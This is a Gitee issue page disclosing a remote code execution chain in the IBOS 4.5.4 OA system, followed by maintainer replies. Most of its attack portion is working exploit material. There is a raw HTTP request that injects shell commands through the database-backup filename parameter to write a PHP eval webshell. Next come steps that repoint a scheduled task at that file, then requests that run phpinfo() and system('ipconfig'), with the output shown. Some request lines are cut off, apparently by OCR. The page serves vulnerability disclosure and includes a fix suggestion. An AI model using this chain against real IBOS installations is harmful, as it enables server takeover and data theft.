Explore Enterprise Education Gitee Premium Blog Go Search Sign in Sign up

Open Source > Enterprise App > Enterprise Application System

IBOS开源OA协同办公管理 / IBOS

Watch 675 Star 1.9K Fork 922

Code Issues 1 Pull Requests 2 …elines Service

Gitee Pages PHPDoc Quality Analysis Jenkins for Gitee Baidu Efficiency Cloud Tencent CloudBase Tencent Cloud Serverless 悬镜安全

Don't show this again

Issues / 详情

Arbitrary file inclusion causes getshell

Done #I18JRG c0d1M4x Opened this issue 2020-01-17 20

Test environment


os : windows;
IBOS version : IBOS 4.5.4 OPEN

Vulnerability Test

Step-1(Use Command Injection Vulnerability)

use this vulnerability `https://gitee.com/ibos/IBOS/issues/I18IIV` to write a file on the specified directory.

first,login in to IBOS system and enter the management background.The operation is as follows like this.



建表语句格式 ○ 默认 ○ MySQL 3.23/4.0.x ● MySQL 4.1.x/5.x


强制字符集 ○ 默认 ○ gbk ● utf-8

十六进制方式 ○ 是 ● 否

压缩备份文件 ○ 多分卷压缩成一个文件 ○ 每个分卷压缩成单独文件 ● 不压缩

备份文件名 2020-01-17_d73Ed0Dc .sql

Use burpsuite to grab packets and send them to "Repeater" for modification.Insert payload in parameter filename value.



```
POST /?r=dashboard/database/backup HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/?r=dashboard/database/backup
Content-Type: application/x-www-form-urlencoded
Content-Length: 302
Connection: close
Cookie: P8Jm_saltkey=vpb6gmPE; PHPSESSID=3mcqdm2dr10tf3b4cgpn6ah5; P8Jm_sid=QY3848; P8Jm_autologin=1;
P8Jm_lastactivity=1579249589; P8Jm_ulastactivity=480fKrWDRYWQhA5jDvpydR3bYm23jT9YOEmv%2FidCRP372M6FApj
Upgrade-Insecure-Requests: 1

backuptype=custom&customtables%5B%5D=test_announcement&custom_enabled=1&method=shell&sizelimit=2048&extendins=0&s
qlcompat=MYSQL41&sqlcharset=utf8&usehex=0&usezip=0&filename=2020-01-17_d73Ed0Dc%26cd+system%26cd+modules%26c
d+recruit%26cd+cron%26echo+"<?php+eval($_GET[\"test\"]);#">zzzzz%26aaa&dbSubmit=1
```

```
HTTP/1.1 302 Moved Temporarily
Date: Fri, 17 Jan 2020 08:36:36 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/5.3.29
Access-Control-Allow-Headers: Origin, Accept, Content-Type, Authorization, ISCORS
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, DELETE
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: P8Jm_sid=kUm5kk; expires=Sat, 18-Jan-2020 08:36:36 GMT; path=/
Set-Cookie: P8Jm_lastactivity=1579250196; path=/
Set-Cookie: P8Jm_sid=kUm5kk; expires=Sat, 18-Jan-2020 08:36:36 GMT; path=/
Set-Cookie:
P8Jm_globalRemind=Shell%2B%25E6%259D%2583%25E9%2599%2590%25E8%25A2%25AB%25E7%25A6%2
%25A2%25E6%2588%2596%25E6%259C%258D%25E5%258A%25A1%25E5%2599%25A8%25E4%25B8%25
%25AF%25E6%258C%2581%25EF%25BC%258C%25E6%2597%25A0%25E6%25B3%2595%25E4%25BD%25
%25A8%2BMySQL%2BDump%2B%25E6%2596%25B9%25E5%25BC%258F%25E5%25A4%2587%25E4%25BE
2588%2596%25E6%2581%25A2%25E5%25A4%258D%25E6%2595%25B0%25E6%258D%25AE; expires=Fri, 1
08:37:06 GMT; path=/
Set-Cookie: P8Jm_globalRemindType=success; expires=Fri, 17-Jan-2020 08:37:06 GMT; path=/
Location: http://127.0.0.1/?r=dashboard/database/backup
Content-Length: 0
Connection: close
Content-Type: text/html
```

Payload

the payload is like this.This payload will generate a file named "zzzzzz" in `/system/modules/recruit/cron` .

```
%26cd%20system%26cd%20modules%26cd%20recruit%26cd%20cron%26echo+eval($_GET["test"]);>>zzzzz%26aaa
```

Packet Data

and the packet is like this

Status
Done

Assignees
Not set

Labels
Not set

Milestones
No related milestones

Pull Requests
None yet
Successfully merging a pull request will close this issue.

Branches
No related branch

Planed to start - Planed to end
Unscheduled - Unscheduled

Top level
Not Top


Priority
Not specified

参与者（3）

```
POST /?r=dashboard/database/backup HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
Accept: text/html,application/xhtml+xml,application/xml;c
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,e
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/?r=dashboard/database/backup
Content-Type: application/x-www-form-urlencoded
Content-Length: 316
Connection: close
Cookie: P8Jm_saltkey=vpb6gmPE; PHPSESSID=3mcqdm2dr10tf3lb                         utologin=1; P8Jm_
Upgrade-Insecure-Requests: 1

backuptype=custom&customtables%5B%5D=test_announcement&cu                         it=2048&extendin
```


step-2(Modifying a scheduled task file)

enter scheduled task like this,and modify it.The file name was generate in "step-1",such as "zzzzzz".


127.0.0.1/?r=dashboard/default/index

□	发送通用提醒 CronSentNoifyAlarm.php	✓	系统内置	每隔 1 分钟	2020-1-17 16:33	2020-1-17 16:34	编辑 执行
□	清空本月在线时间 CronOnlinetimeMonthly.php	✓	系统内置	每月1日00时00分	2020-1-17 09:18	2020-2-1 00:00	编辑 执行
□	任务指派定时提醒 CronAssignmentTimer.php	✓	系统内置	每隔 1 分钟	2020-1-17 16:33	2020-1-17 16:34	编辑 执行
□	日程提醒 CronCalendarRemind.php	✓	系统内置	每小时00分	2020-1-17 16:02	2020-1-17 17:00	编辑 执行
□	清空文件柜回收站15天前的文件 CronFileTrash.php	✓	系统内置	每日00时00分	2020-1-17 09:18	2020-1-18 00:00	编辑 执行
□	每日招聘统计 CronRecruitStatistics.php	✓	系统内置	每日00时00分	2020-1-17 16:25	2020-1-18 00:00	编辑 执行
新增							

in this function,modify the "Task script" like this and submit it.


127.0.0.1/?r=dashboard/default/index

提示技巧
- 您正在对系统内置的计划任务进行编辑，除非非常了解 IBOS2 结构，否则强烈建议不要修改默认i
- 请在修改之前记录原有设置，不当的设置将可能导致站点出现不可预期的错误。

每周 * 设置星期几执行本任务，"*"为不限制，本设置会覆盖下面的"E

每月 * 设置哪一日执行本任务，"*"为不限制


小时 0时 设置哪一小时执行本任务，"*"为不限制

分钟 0 设置哪些分钟执行本任务，留空默认整点，可设置半角 "," 分

任务脚本 zzzzz
设置本任务的执行程序文件名，请勿包含路径，系统计划任务位于各个模块的 cron/ 文


step-3(Run Script)

Then you can run this script like this.


127.0.0.1/?r=dashboard/default/index


计划任务更新成功

□	发送通用提醒 CronSentNoifyAlarm.php	✓			2020-1-17 16:37	2020-1-17 16:38	编辑 执行
□	清空本月在线时间 CronOnlinetimeMonthly.php	✓	系统内置	每月1日00时00分	2020-1-17 09:18	2020-2-1 00:00	编辑 执行
□	任务指派定时提醒 CronAssignmentTimer.php	✓	系统内置	每隔 1 分钟	2020-1-17 16:37	2020-1-17 16:38	编辑 执行



请空文件柜回收站15天前的文件
CronFileTrash.php
每日招聘统计
zzzzz
新增


and use burpsuite function "Repeater" and add the parameter "t



```
GET /?r=dashboard/cron/index&op=run&id=9&test=phpinfo(); HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/?r=dashboard/cron/index
Connection: close
Cookie: P8Jm_saltkey=vpb6gmPE; PHPSESSID=3mcqdm2dr10tf3lb4cgpnl6ah5; P8Jm_sid=Vdo3zt; P8Jm_autologin=1;
P8Jm_lastactivity=1579250231; P8Jm_ulastactivity=480fKnWDRYWQhA5jDvpydR3bYm23jT9YOEmv%2FidCRP372M6FApfj
Upgrade-Insecure-Requests: 1
```

```
" /></head>
<body><div class="center">
<table border="0" cellpadding="3" width="600">
<tr class="h"><td>
<a href="http://www.php.net/"><img border="0" src="/index.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42" alt="PHP
Logo" /></a><h1 class="p">PHP Version 5.3.29</h1>
</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr><td class="e">System </td><td class="v">Windows NT DESKTOP-3R6U22E 6.2 build 9200 (Unknow Windows version
Enterprise Edition) i586 </td></tr>
<tr><td class="e">Build Date </td><td class="v">Aug 15 2014 19:01:45 </td></tr>
<tr><td class="e">Compiler </td><td class="v">MSVC9 (Visual C++ 2008) </td></tr>
<tr><td class="e">Architecture </td><td class="v">x86 </td></tr>
<tr><td class="e">Configure Command </td><td class="v">cscript /nologo configure.js
&quot;--enable-snapshot-build&quot; &quot;--enable-debug-pack&quot; &quot;--disable-zts&quot;
&quot;--disable-isapi&quot; &quot;--disable-nsapi&quot; &quot;--without-mssql&quot;
&quot;--without-pdo-mssql&quot; &quot;--without-pi3web&quot;
&quot;--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared&quot;
&quot;--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared&quot;
&quot;--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared&quot; &quot;--with-enchant=shared&quot;
&quot;--enable-object-out-dir=../obj/&quot; &quot;--enable-com-dotnet=shared&quot;
&quot;--with-mcrypt=static&quot; &quot;--disable-static-analyze&quot; </td></tr>
<tr><td class="e">Server API </td><td class="v">CGI/FastCGI </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td class="v">C:\Windows </td></tr>
<tr><td class="e">Loaded Configuration File </td><td class="v">D:\phpstudy_pro\Extensions\php\php5.3.29nts\php.ini
```

run system command is like this,such as "ipconfig".




```
GET /?r=dashboard/cron/index&op=run&id=9&test=system('ipconfig'); HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/?r=dashboard/cron/index
Connection: close
Cookie: P8Jm_saltkey=vpb6gmPE; PHPSESSID=3mcqdm2dr10tf3lb4cgpnl6ah5; P8Jm_sid=Vdo3zt; P8Jm_autologin=1;
P8Jm_lastactivity=1579250231; P8Jm_ulastactivity=480fKnWDRYWQhA5jDvpydR3bYm23jT9YOEmv%2FidCRP372M6FApfj
Upgrade-Insecure-Requests: 1
```

```
Connection: close
Content-Type: text/html
Content-Length: 2524

"
Windows IP 配置


以太网适配器 以太网 2:

   媒体状态 ............: 媒体已断开连接
   连接特定的 DNS 后缀.......:

以太网适配器 以太网:

   媒体状态 ............: 媒体已断开连接
   连接特定的 DNS 后缀.......:

以太网适配器 Npcap Loopback Adapter:

   连接特定的 DNS 后缀... :
   本地链接 IPv6 地址.......
   自动配置 IPv4 地址 ........: 169.254.7.202
   子网掩码 ............: 255.255.0.0
   默认网关.............:

以太网适配器 VMware Network Adapter VMnet1:
```


Code analysis

The problematic vulnerability is the file `/system/modules/dashboard/controllers/CronController.php` and the the function in question is `actionIndex()` in line 16.




```
12
13  class CronController extends BaseController
14  {
15
16      public function actionIndex()
17      {
18          $op = Env::getRequest( key: 'op');
19          $id = intval(Env::getRequest( key: 'id'));
20          if (Env::submitCheck( var: 'formhash')) {
21              // 编辑页面提交
22              if ($op == 'edit') {
23                  $dayNew = $_POST['weekdaynew'] != -1 ? -1 : $_POST['daynew'];
24                  if (strpos($_POST['minutenew'], needle: ',') !== false) {
25                      $minuteNew = explode( delimiter: ',', $_POST['minutenew']);
26                      foreach ($minuteNew as $key => $val) {
27                          $minuteNew[$key] = $val = intval($val);
28                          if ($val < 0 || $val > 59) {
29                              unset($minuteNew[$key]);
30                          }
31                      }
32                      $minuteNew = array_slice(array_unique($minuteNew), offset: 0, length: 12);
33                      $minuteNew = implode( glue: "\t", $minuteNew);
34                  } elseif (strpos($_POST['minutenew'], needle: '*/') !== false) {
35                      $minuteNew = $_POST['minutenew'];
36                  } else {
37                      $minuteNew = intval($_POST['minutenew']);
38                      $minuteNew = $minuteNew >= 0 && $minuteNew < 60 ? $minuteNew : '';
39                  }
40                  $cronfile = $this->getRealCronFile($_POST['type'], $_POST['filenamenew'], $_POST['module']);
41                  if (preg_match( pattern: "/[\\\\\/\:\*\?\"\<\>\|]+/", $_POST['filenamenew'])) {
42                      $this->error(Ibos::Lang( message: 'Crons filename illegal'));
43                  } elseif (!is_readable($cronfile)) {
44                      $this->error(Ibos::Lang( message: 'Crons filename invalid', category: '', array('{cronfile}' => $cronfile)));
45                  } elseif ($_POST['weekdaynew'] == -1 && $dayNew == -1 && $_POST['hournew'] == -1 && $minuteNew === '') {
46                      $this->error(Ibos::Lang( message: 'Crons time invalid'));
47                  }
48                  $data = array(
```

look at line 40 `getRealCronFile()` function will form a complete file path.and the line 41 to line 47,this is the string used to filter filename that modify scheduled tasks.



```
            $this->error(Ibos::lang( message: 'Crons file
        } elseif (!is_readable($cronfile)) {
            $this->error(Ibos::lang( message: 'Crons file
        } elseif ($_POST['weekdaynew'] == -1 && $dayNew
            $this->error(Ibos::lang( message: 'Crons time
        }
        $data = array(
            'weekday' => $_POST['weekdaynew'],
            'day' => $dayNew,
            'hour' => $_POST['hournew'],
            'minute' => $minuteNew,
            'filename' => trim($_POST['filenamenew'])
        );
        $id && Cron::model()->modify($id, $data);
        Ibos::app()->cron->run($id);
    } else {
```

`getRealCronFile()` function code.



```
    }

    private function getRealCronFile($type, $fileName, $module = '')
    {
        if ($type == 'user') {
            $cronFile = './system/extensions/cron/' . $fileName;
        } else {
            $cronFile = sprintf( format: './system/modules/%s/cron/%s', $module, $fileName);
        }
        return $cronFile;
    }

    /**
```

In the above code, the save path and file name of the file are guaranteed, but the suffix of the file is not guaranteed, so you can write to arbitrary files to include getshell through other vulnerabilities.

Solution

Should contain a specific type of file in a specified directory, or a specified file.

c0d1M4x created **任务** 3 years ago

奇怪的上单 3 years ago

这个issue发现的厉害啊 可惜ibos已经不维护了 你是哈尔滨的?

c0d1M4x 3 years ago

@奇怪的上单 不是滴，广东的，师傅在哈尔滨呀 😂😂😂

奇怪的上单 3 years ago

@c0d1M4x 是啊 我在哈尔滨 你平时用ibos和yii啊?

c0d1M4x 3 years ago

@奇怪的上单 平时没怎么用，也只是对ibos做下安全测试 😄

seekArt changed **issue state** from 待办的 to **进行中** 2 years ago

seekArt member 2 years ago

> @奇怪的上单 平时没怎么用，也只是对ibos做下安全测试 😄

@c0d1M4x

感谢提交issue，因个人身体和精力原因，本人已久疏于对此开源仓库的更新，对各位使用的用户十分抱有歉意，若有意向PR和维护，可接受这个邀请。https://gitee.com/ibos/IBOS/invite_link?invite=01b415e2534ea3042efc3e1abcb4a556449e1ef86486475c8b40572f73d50c1ed2d883d557bd3e9863ce7e16acfba504

seekArt changed **issue state** from 进行中 to **已完成** 2 years ago

Sign in to comment

Gitee 已支持 CLA 协议签署

✍第一方功能集成，签署流程更高效
📃内置可自定义的协议模板
⚖让开源贡献也能有据可依

View Details